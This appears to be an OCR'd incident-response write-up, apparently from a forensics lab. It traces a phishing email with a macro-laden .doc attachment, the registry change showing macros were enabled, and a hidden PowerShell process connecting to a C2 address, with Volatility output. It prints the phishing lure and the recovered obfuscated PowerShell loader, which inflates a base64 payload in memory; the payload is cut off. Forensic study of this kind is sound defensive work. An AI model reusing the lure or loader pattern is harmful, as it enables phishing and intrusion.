
WKST06

Extract Obfuscated Malicious Powershell



Source(s): Windows Powershell.evtx
Tool: Event Viewer, Cyberchef

Extract Obfuscated Malicious Powershell




Source(s): Windows Powershell.evtx, Microsoft-Windows-Sysmon%4Operational.evtx
Tool: Event Viewer, Cyberchef

Evidence of Malicious Email

```
From - Sat Feb 12 21:10:06 2022
X-Mozilla-Status: 0001
X-Mozilla-Status2: 00000000
Return-Path: legal-internal@magnumtempus.financial
Received: from ip-172-16-21-100.us-east-2.compute.internal (ip-172-16-21-100.us-east-2.compute.internal [172.16.21.100])
        by magnumtempusfinancial.com with ESMTP
        ; Sat, 12 Feb 2022 21:10:06 +0000
Message-ID: <AE5026CE-73A0-489F-AFE9-6EE4014C24DE@magnumtempusfinancial.com>
Content-Type: multipart/mixed; boundary="================3336088841023311151=="
MIME-Version: 1.0
Subject: [ACTION REQUIRED] ORGANIZATION IT POLICY VIOLATION
From: legal-internal@magnumtempus.financial
To: amanda.nuensis@magnumtempusfinancial.com

--================3336088841023311151==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit


The MagnumTempus Financial CERT and CyberSecurity team have noticed that you are one of the users - "karen.metuens@magnumtempus.financial", "amanda.nuens

As mentioned in the yearly cybersecurity training and your employment agreement with MagnumTempus, the violation of IT policy may terminate your employme

Please review the attachment which includes the decision made by the MagnumTempus Legal team. If the document is empty, reply to this email within 72 hou

Thank you,
MagnumTempus Internal Legal Department
(+1)969-555-5984
legal-internal@magnumtempus.financial

--================3336088841023311151==
Content-Type: application/octet-stream
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
 filename=MagnumTempus-Policy-Violation-amanda.nuensis@magnumtempusfinancial.com.doc

0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAAABAAAAJwAAAAAAAAA
```


Source(s): Thunderbird Inbox (Amanda Nuensis, Karen Metuens)
Tool: Text Editor

Decode B64 MIME Attachment (MalDoc)



Source(s): Thunderbird Inbox (Amanda Nuensis, Karen Metuens)
Tool: Text Editor, CyberChef

Evidence of Enabled Macros for Maldoc



Source(s): Amanda Nuensis NTUSER.DAT, Sysmon: Windows Registry Trust Record Modification
Tool: Registry Viewer (NTUSER.DAT), Event Viewer (Sysmon Log), Chainsaw


Evidence of Enabled Macros for Maldoc

Suspicious Registry Event:

system_time	id	detection_rules	computer_name	Event.EventData.Details	target_object
2022-02-12 21:12:12	13	+ Windows Registry Trust Record Modification	"wkst01.magnumtempus.financial"	Binary Data	HKU\S-1-5-21-2370586174-1517003462-11420 29260-1126\SOFTWARE\Microsoft\Office\16. 0\Word\Security\Trusted Documents\TrustRecords\%USERPROFILE%/Desktop/MagnumTempu s-Policy-Violation-amanda.nuensis@magnumtempusfinancial.com.doc
2022-02-12 22:43:07	13	+ Windows Registry Trust Record Modification	"wkst01.magnumtempus.financial"	Binary Data	HKU\S-1-5-21-2370586174-1517003462-11420 29260-1126\SOFTWARE\Microsoft\Office\16. 0\Word\Security\Trusted Documents\TrustRecords\file://files.magnumtempusfinancial.com/public/Depts/Marketing/Marketing%2 0Template.docx

Source(s): Amanda Nuensis NTUSER.DAT, Sysmon: Windows Registry Trust Record Modification
Tool: Registry Viewer (NTUSER.DAT), Event Viewer (Sysmon Log), Chainsaw

Powershell (PID:7036) Connection to C2



A24:M24

	A	B	C	D	E	F	G	H	I	J	K	L
19	thunderbird.exe	5976	TCP	50019		127.0.0.1	50020		127.0.0.1	Not Resolved	ESTAB	C:\Program Files\Mozilla Thunderbird\th
20	thunderbird.exe	5976	TCP	50020		127.0.0.1	50019		127.0.0.1	Not Resolved	ESTAB	C:\Program Files\Mozilla Thunderbird\th
21	thunderbird.exe	3788	TCP	50023		172.16.50.131	143		172.16.50.110	Not Resolved	ESTAB	C:\Program Files\Mozilla Thunderbird\th
22	thunderbird.exe	6584	TCP	50028		127.0.0.1	50029		127.0.0.1	Not Resolved	ESTAB	C:\Program Files\Mozilla Thunderbird\th
23	thunderbird.exe	6584	TCP	50029		127.0.0.1	50028		127.0.0.1	Not Resolved	ESTAB	C:\Program Files\Mozilla Thunderbird\th
24	powershell.exe	7036	TCP	54354		172.16.50.131	443		3.132.192.16	Not Resolved	ESTAB	C:\Windows\System32\WindowsPower
25	explorer.exe	7172	TCP	54379		172.16.50.131	443		52.226.139.121	Not Resolved	ESTAB	C:\Windows\explorer.exe
26	firefox.exe	7940	TCP	54380		127.0.0.1	54381		127.0.0.1	Not Resolved	ESTAB	C:\Users\karen.metuens\AppData\Loca

Administrator: Command Prompt

```
C:\Downloads\Volatility\volatility3>py vol.py -f c:\AChoirX\KC1-WKST02-Velo-data\PhysicalMemory.raw windows.netscan.NetS
can | find /i "3.132.192.16"
0x870a2500a010  TCPv4   172.16.50.131   54354   3.132.192.16    443     ESTABLISHED     -       -       N/A

C:\Downloads\Volatility\volatility3>
```

Source(s): Velociraptor, Memory Dump
Tool: jq, OpenOffice, WinPmem, Volatility

Powershell (PID:7036) Command Line

Administrator: Command Prompt

```
C:\Downloads\Volatility\volatility3>py vol.py -f c:\AChoirX\KC1-WKST02-Velo-data\PhysicalMemory.raw windows.cmdline.CmdL
ine | find /i "7036"
7036    powershell.exe  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Sta -Nop -Window Hidden -Command "s
v o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64Str
ing('7Vp7cFzVef/O3d27V2t7rbt62pbs9UP2WpaFXpZtsI31siUjyQ9JfuHU3seVtHh37/reXVvCNRWFMoWEBJiSV0N5JDOBSciUJDNAAjO4oQlNCAOdDoU
WKGkeU0hmCm06eUxi9/ede1fatWRS+k8m0+56v/O9zvc63zl7rldDx+8hDxF58bl8megpcl676Xe/ZvAJrvpGkL5e9v3VT4nB768enUza4axlTljRdDgezWT
MXDhmhK18JpzMhHv3j4TTZsJoXrIksM61caCPaFAo9NxaLVaw+zatoUWihagRhOLwftIPEMbnlBtd2JF53TmFUQblzlFo958Rlct/c+PsIF9/Abv7PyhJ+Fv
8P6jFvBfi04pIDXR/Ed2cM6ZyGH8WcXSLcy0ycarZMlJm3I3hlKvTVKq3m6j7fxMiv15wg+qXpn10+2bUZwWRcFypH9ZepxLBnIASwYKojStt2FHXI7cVLSo
9VSbt6vYSMAMW0GzN3cvBa6he1fRAxI95ETA3LVKt7ZBdQF96rY9eTesW+PE2bK5Zf4sPyCVVh1EbHgINMyyJIPpNUnGx9Y9XteEvtRGas+EvsbHE+o24mg2
t1EbFnA2txEaF1/J4KBtZBJn1HGNY1ECFz3p+Aa6qWpt8IFCqwAXU0ltMc9/bQVbzW1vBrdAiS5laF1p3qRrThVnO1oYgsg4CmGyyelXA1FmrzBphSyHGA9b
jPH9RpIKpxfriGrMSmL641qySox4wqyVi1vAQsGtZcUmYm9teBtxezoxgZAWLg9VmHUaznnlLMWklc5dW60s/njRXMbNcX6KXm2FGdX1R3d0+WVBd08siq8F
8pKHGiqmUfaShVkb+SMMyWFnDtV4rxcv1chdboesOFlnH1kLh99B+kQbg6iU1yIuwnqdtYCCDC8mwuNBqRUVlRaWtMVapV9aYEZZXRjZy7I0SNzexbhMzNnM
tOZiKKr/ZzL4atv0IvkINkWuYWl9dsWHbXWBo+gazhZXHkUGkFVhTp16pr7fbgJYVhDkIrSnVXRXrj9XiRTLROOqma+G/HdSswVKlsoXZZgdHvqHmaMUGfUO
